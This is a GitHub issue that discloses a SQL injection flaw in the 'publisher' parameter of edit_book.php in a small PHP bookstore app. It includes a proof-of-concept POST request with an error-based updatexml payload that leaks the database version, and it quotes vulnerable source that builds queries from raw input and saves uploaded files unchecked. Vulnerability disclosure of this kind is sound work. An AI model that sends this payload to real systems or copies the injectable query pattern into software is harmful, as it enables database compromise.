New issue

Jump to bottom

there is a sql injection vulnerability in edit_book.php parameter "publisher" #8


Open liao10086 opened this issue on Jan 17, 2020 · 0 comments

liao10086 commented on Jan 17, 2020 • edited

version:1.0
POC:

```
POST /edit_book.php HTTP/1.1
Host: 127.0.0.1:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.14; rv:67.0) Gecko/20100101 Firefox/67.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://127.0.0.1:8888/edit_book.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 102
Connection: close
Upgrade-Insecure-Requests: 1

publisher=xx%27+or+updatexml%281%2Cconcat%280x7e%2C%28version%28%29%29%29%2C0%29%29+--+a&save_change=1
```



View source code

```
    }

    $isbn = trim($_POST['isbn']);
    $title = trim($_POST['title']);
    $author = trim($_POST['author']);
    $descr = trim($_POST['descr']);
    $price = floatval(trim($_POST['price']));
    $publisher = trim($_POST['publisher']);

    if(isset($_FILES['image']) && $_FILES['image']['name'] != ""){
        $image = $_FILES['image']['name'];
        $directory_self = str_replace(basename($_SERVER['PHP_SELF']), '', $_SERVER['PHP_SELF']);
        $uploadDirectory = $_SERVER['DOCUMENT_ROOT'] . $directory_self . "bootstrap/img/";
        $uploadDirectory .= $image;
        move_uploaded_file($_FILES['image']['tmp_name'], $uploadDirectory);
    }

    require_once("./functions/database_functions.php");
    $conn = db_connect();

    // if publisher is not in db, create new
    $findPub = "SELECT * FROM publisher WHERE publisher_name = '$publisher'";
    $findResult = mysqli_query($conn, $findPub);
    if(!$findResult){
        // insert into publisher table and return id
        $insertPub = "INSERT INTO publisher(publisher_name) VALUES ('$publisher')";
        $insertResult = mysqli_query($conn, $insertPub);
        if(!$insertResult){
            echo "Can't add new publisher " . mysqli_error($conn);
            exit;
        }
    }


    $query = "UPDATE books SET
```

suggest:Please filter input of parameter "publisher"
author:zionlab@dbappsecurity.com.cn

liao10086 changed the title ~~there is sql injection vulnerability in edit_book.php parameter "publisher"~~ there is a sql injection vulnerability in edit_book.php parameter "publisher" on Jan 17, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant